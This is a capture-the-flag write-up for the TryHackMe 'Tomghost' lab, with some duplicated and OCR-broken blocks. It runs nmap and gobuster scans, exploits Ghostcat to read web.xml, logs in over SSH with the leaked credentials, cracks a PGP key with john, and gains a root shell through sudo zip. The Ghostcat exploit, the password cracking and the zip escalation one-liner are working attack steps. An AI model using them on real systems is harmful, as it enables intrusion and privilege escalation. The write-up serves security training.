
Tomghost


Nmap



```
kali@kali:~$ nmap -T4 -sV 10.10.121.95
Starting Nmap 7.80 ( https://nmap.org ) at 2021-04-24 20:39 EDT
Nmap scan report for 10.10.121.95
Host is up (0.098s latency).
Not shown: 994 closed ports
PORT     STATE    SERVICE    VERSION
22/tcp   open     ssh        OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
53/tcp   open     tcpwrapped
1271/tcp filtered excw
4899/tcp filtered radmin
8009/tcp open     ajp13      Apache Jserv (Protocol v1.3)
8080/tcp open     http       Apache Tomcat 9.0.30
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.09 seconds
```

```
kali@kali:~$ nmap -T4 -sV 10.10.121.95
Starting Nmap 7.80 ( https://nmap.org ) at 2021-04-24 20:39 EDT
Nmap scan report for 10.10.121.95
Host is up (0.098s latency).
Not shown: 994 closed ports
PORT     STATE    SERVICE    VERSION
22/tcp   open     ssh        OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
53/tcp   open     tcpwrapped
1271/tcp filtered excw
4899/tcp filtered radmin
8009/tcp open     ajp13      Apache Jserv (Protocol v1.3)
8080/tcp open     http       Apache Tomcat 9.0.30
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.09 seconds
```

Gobuster



```
kali@kali:~$ gobuster dir -u http://10.10.121.95:8080 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.121.95:8080
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2021/04/24 20:52:59 Starting gobuster
===============================================================
/docs (Status: 302)
/examples (Status: 302)
/manager (Status: 302)
Progress: 18025 / 220561 (8.17%)^C
[!] Keyboard interrupt detected, terminating.
===============================================================
2021/04/24 20:56:06 Finished
===============================================================
```

```
kali@kali:~$ gobuster dir -u http://10.10.121.95:8080 -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.121.95:8080
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-
medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2021/04/24 20:52:59 Starting gobuster
===============================================================
/docs (Status: 302)
/examples (Status: 302)
/manager (Status: 302)
Progress: 18025 / 220561 (8.17%)^C
[!] Keyboard interrupt detected, terminating.
===============================================================
2021/04/24 20:56:06 Finished
===============================================================
```

Exploiting ghostcat

`git clone https://github.com/00theway/Ghostcat-CNVD-2020-10487.git`

Run the exploit with right parameters

```
python3 ajpShooter.py http://10.10.24.45:8080/ 8009 /WEB-INF/web.xml read


       _    _         __ _           _
      /_\  (_)_ __   / _\ |__   ___   ___ | |_ ___ _ __
     //_\\ | | '_ \  \ \| '_ \ / _ \ / _ \| __/ _ \ '__|
    /  _  \| | |_) | _\ \ | | | (_) | (_) | ||  __/ |
    \_/ \_// | .__/  \__/_| |_|\___/ \___/ \__\___|_|
         |__/|_|
                                                00theway,just for test



[<] 200 200
[<] Accept-Ranges: bytes
[<] ETag: W/"1261-1583902632000"
[<] Last-Modified: Wed, 11 Mar 2020 04:57:12 GMT
[<] Content-Type: application/xml
[<] Content-Length: 1261

<?xml version="1.0" encoding="UTF-8"?>
<!--
 Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
                      http://xmlns.jcp.org/xml/ns/javaee/web-app_4_0.xsd"
  version="4.0"
  metadata-complete="true">

  <display-name>Welcome to Tomcat</display-name>
  <description>
     Welcome to GhostCat
        skyfuck:8730281lkjlkjdqlksalks
  </description>

</web-app>
```

There seems to be credentials inside of the source code

`skyfuck:8730281lkjlkjdqlksalks`

SSH to skyfuck

Try to ssh using these credentials

username: skyfuck
password: 8730281lkjlkjdqlksalks

It works!

The flag should be located in /home/merlin/user.txt

Two files located in home directory

tryhackme.asc:

```
-----BEGIN PGP PRIVATE KEY BLOCK-----
Version: BCPG v1.63

lQUBBF5ocmIRDADTwu9RL5uol6+jCnuoK58+PEtPh0Zfdj4+q8z61PL56tz6YxmF
3TxA9u2jV73qFdMr5EwktTXRlEo0LTGeMzZ9R/uqe+BeBUNCZW6tqI7wDw/U1DEf
StRTV1+ZmgcAjjwzr2B6qplWHhyi9PIzefiw1smqSK31MBWGamkKp/vRB5xMoOr5
ZsFq67z/5KfngjhgKWeGKLw4wXPswyIdmdnduWgpwBm4vTWlxPf1hxkDRbAa3cFD
B0zktqArgROuSQ8sftGYkS/uVtyna6qbF4ywND8P6BMpLIsTKhn+r2KwLcihLtPk
V0K3Dfh+6bZeIVam50QgOAXqvetuIyTt7PiCXbvOpQO3OIDgAZDLodoKdTzuaXLa
cuNXmg/wcRELmhiBsKYYCTFtzdF18Pd9cM0L0mVy/nfhQKFRGx9kQkHweXVt+Pbb
3AwfUyH+CZD5z74jO53N2gRNibUPdVune7pGQVtgjRrvhBiBJpajtzYG+PzBomOf
RGZzGSgWQgYg3McBALTlTlmXgobn9kkJTn6UG/2Hg7T5QkxIZ7yQhPp+rOOhDACY
hloI89P7cUoeQhzkMwmDKpTMd6Q/dT+PeVAtI9w7TCPjISadp3GvwuFrQvROkJYr
WAD6060AMqIv0vpkvCa471xOariGiSSUsQCQI/yZBNjHU+G44PIq+RvB5F5O1oAO
wgHjMBAyvCnmJEx4kBVVcoyGX40HptbyFJMqkPlXHH5DMwEiUjBFbCvXYMrOrrAc
1gHqhO+lbKemiT/ppgoRimKy/XrbOc4dHBF0irCloHpvnM1ShWqT6i6E/IeQZwqS
9GtjdqEpNZ32WGpeumBoKprMzz7RPPZPN0kbyDS6ThzhQjgBnQTr9ZuPHF49zKwb
nJfOFoq4GDhpflKXdsx+xFO9QyrYILNl61soYsC65hQrSyH3Oo+B46+lydd/sjs0
```

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

```
Qb6aXe7+C8BK7lWC9kcXvZK2UXeGUXfQJ4Fj80hK9uCwCRgM0AdcBHh+ECQ8dxop
1DtYBANyjU2MojTh88vPDxC3i/eXav11YyxetpwUs7NYPUTTqMqGpvCID5jxuFua
Qa3hZ/rayuPorDAspFs4iVKzR+GSN+IRYAys8pdbq+Rk8WS3q8NEauNhd07D0gkS
m/P3ewH+D9w1lYNQGYDB++PGLe0Tes275ZLPjlnzAUjlgaQTUxg2/2NXZ7h9+x+7
neyV0Io8H7aPvDDx/AotTwFr0vK5RdgaCLT1qrF9MHpKukVHL3jkozMlDCI4On25
eBBZEccbQfrQYUdnhy7DhSY3TaN4gQMNYeHBahgplhLpccFKTxXPjiQ58/RW7fF/
SX6NN84WVcdrtbOxvif6tWN6W3AAHnyUks4v3AfVaSXIbljMMe9aril4aqCFd8GZ
zRC2FApSVZP0QwZWyqpzq4aXesh7KzRWdq3wsQLwCznKQrayZRqDCTSEEbQhdHJ5
aGFja21lIDxzdHV4bmV0QHRyeWhhY2ttZS5jb20+iF4EExEKAAYFAl5ocmIACgkQ
jz2j3sZwcXBQTQD/U9ol0ph0kqODEn1XjSOdw0oZY6DcAsUEYldhSgH77pcBAJ0q
ZR86U84lFOxqmQGjxLYX6iT0OAYGUwxFvgg/bTbsuQENBF5ocmIQBAD/////////
/8kP2qIhaMI0xMZii4DcHNEpAk4IimfMdAILvqY7E5siUUoIeY40BN3vlRmzzTpD
GzArCm3yXxQ3T+E1bW1RwkXkhbV2Yl5+xvRMQummN+1rC/9ctvQGt+3uOGv7Womf
pa6fJBF8Sx/mSShmUezmU4H//////////wACAgP/SPomhdSRSTDga5bx/wT23ynM
5QJSUisS1fdJKuEnNaK4qDdaJnG5doyyYjzNVZ6psZh26/MbbOK60GNUDyAHKGTZ
QCCGH6IHI2BBei+WAct9HVxQMRjkIH/Q1KGn1bYhCbbU+Jv963K5UpV5iCudbMhI
+aKUz7CeIMzTHgz7tDyIXgQYEQoABgUCXmhyYgAKCRCPPaPexnBxcDsBAP9wsMYZ
AKlCbtMLnrDy3kl9+8YjJmyV9pJ2ycv4w+IPYgEAs0g4rLw7W41INOdxFK+iKNbW
kG6wLdznOpe4zaLA/vM=
=dMrv
-----END PGP PRIVATE KEY BLOCK-----
```

credential.pgp

Let's download these files to our machine to crack the key

```
scp skyfuck@10.10.24.45:/home/skyfuck/* .
```

Let's turn the `tryhack.asc` into a hash that john can crack

```
/usr/sbin/gpg2john tryhackme.asc > hash_for_john.txt
```

```
/sbin/john hash_for_john.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 65536 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is 2 for all loaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish 11:Camellia128 12:Camellia192 13:Camellia256]) is 9 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
alexandru        (tryhackme)
```

```
1g 0:00:00:00 DONE (2021-05-27 02:08) 5.263g/s 5642p/s 5642c/s 5642C/s
chinita..alexandru
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Let's show the result

```
/sbin/john hash_for_john.txt --show
tryhackme:alexandru:::tryhackme <stuxnet@tryhackme.com>::tryhackme.asc

1 password hash cracked, 0 left
```

Back on the target's machine, let's decrpyt the file

First we import the key

`gpg --import tryhack.asc`

List the keys to check if it shows up

```
gpg --list-secret-keys
/home/skyfuck/.gnupg/secring.gpg
--------------------------------
sec   3072D/C6707170 2020-03-11
uid                  tryhackme <stuxnet@tryhackme.com>
ssb   1024g/6184FBCC 2020-03-11
```

Decrypt the message with passphrase "alexandru"

```
gpg --output ./decrypted_msg.txt --decrypt ./credential.pgp

You need a passphrase to unlock the secret key for
user: "tryhackme <stuxnet@tryhackme.com>"
1024-bit ELG-E key, ID 6184FBCC, created 2020-03-11 (main key ID C6707170)

gpg: gpg-agent is not available in this session
gpg: WARNING: cipher algorithm CAST5 not found in recipient preferences
gpg: encrypted with 1024-bit ELG-E key, ID 6184FBCC, created 2020-03-11
      "tryhackme <stuxnet@tryhackme.com>"
File `./decrypted_msg.txt' exists. Overwrite? (y/N) y
```

Let's see the decrypted message

```
cat decrypted_msg.txt
merlin:asuyusdoiuqoilkda312j31k2j123j1g23g12k3g12kj3gk12jg3k12j3kj123j
```

Seems to be the credentials for merlin

`merlin:asuyusdoiuqoilkda312j31k2j123j1g23g12k3g12kj3gk12jg3k12j3kj123j`

Privilege Escalation

Sudo permissions


```
sudo -l
Matching Defaults entries for merlin on ubuntu:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User merlin may run the following commands on ubuntu:
    (root : root) NOPASSWD: /usr/bin/zip
```

Let's look merlin can run /usr/bin/zip as root, let's look at gtfobins if it has any escalations

https://gtfobins.github.io/gtfobins/zip/

`TF=$(mktemp -u)`
`sudo zip $TF /etc/hosts -T -TT 'sh #'`

running these two commands gives us a root shell



```
merlin@ubuntu:~$ TF=$(mktemp -u)
merlin@ubuntu:~$ sudo zip $TF /etc/hosts -T -TT 'sh #'
  adding: etc/hosts (deflated 31%)
# ls
user.txt
# whoami
root
# cd /root
# ls
root.txt  ufw
# cat root.txt
THM{Z1P_1S_FAKE}
# 
```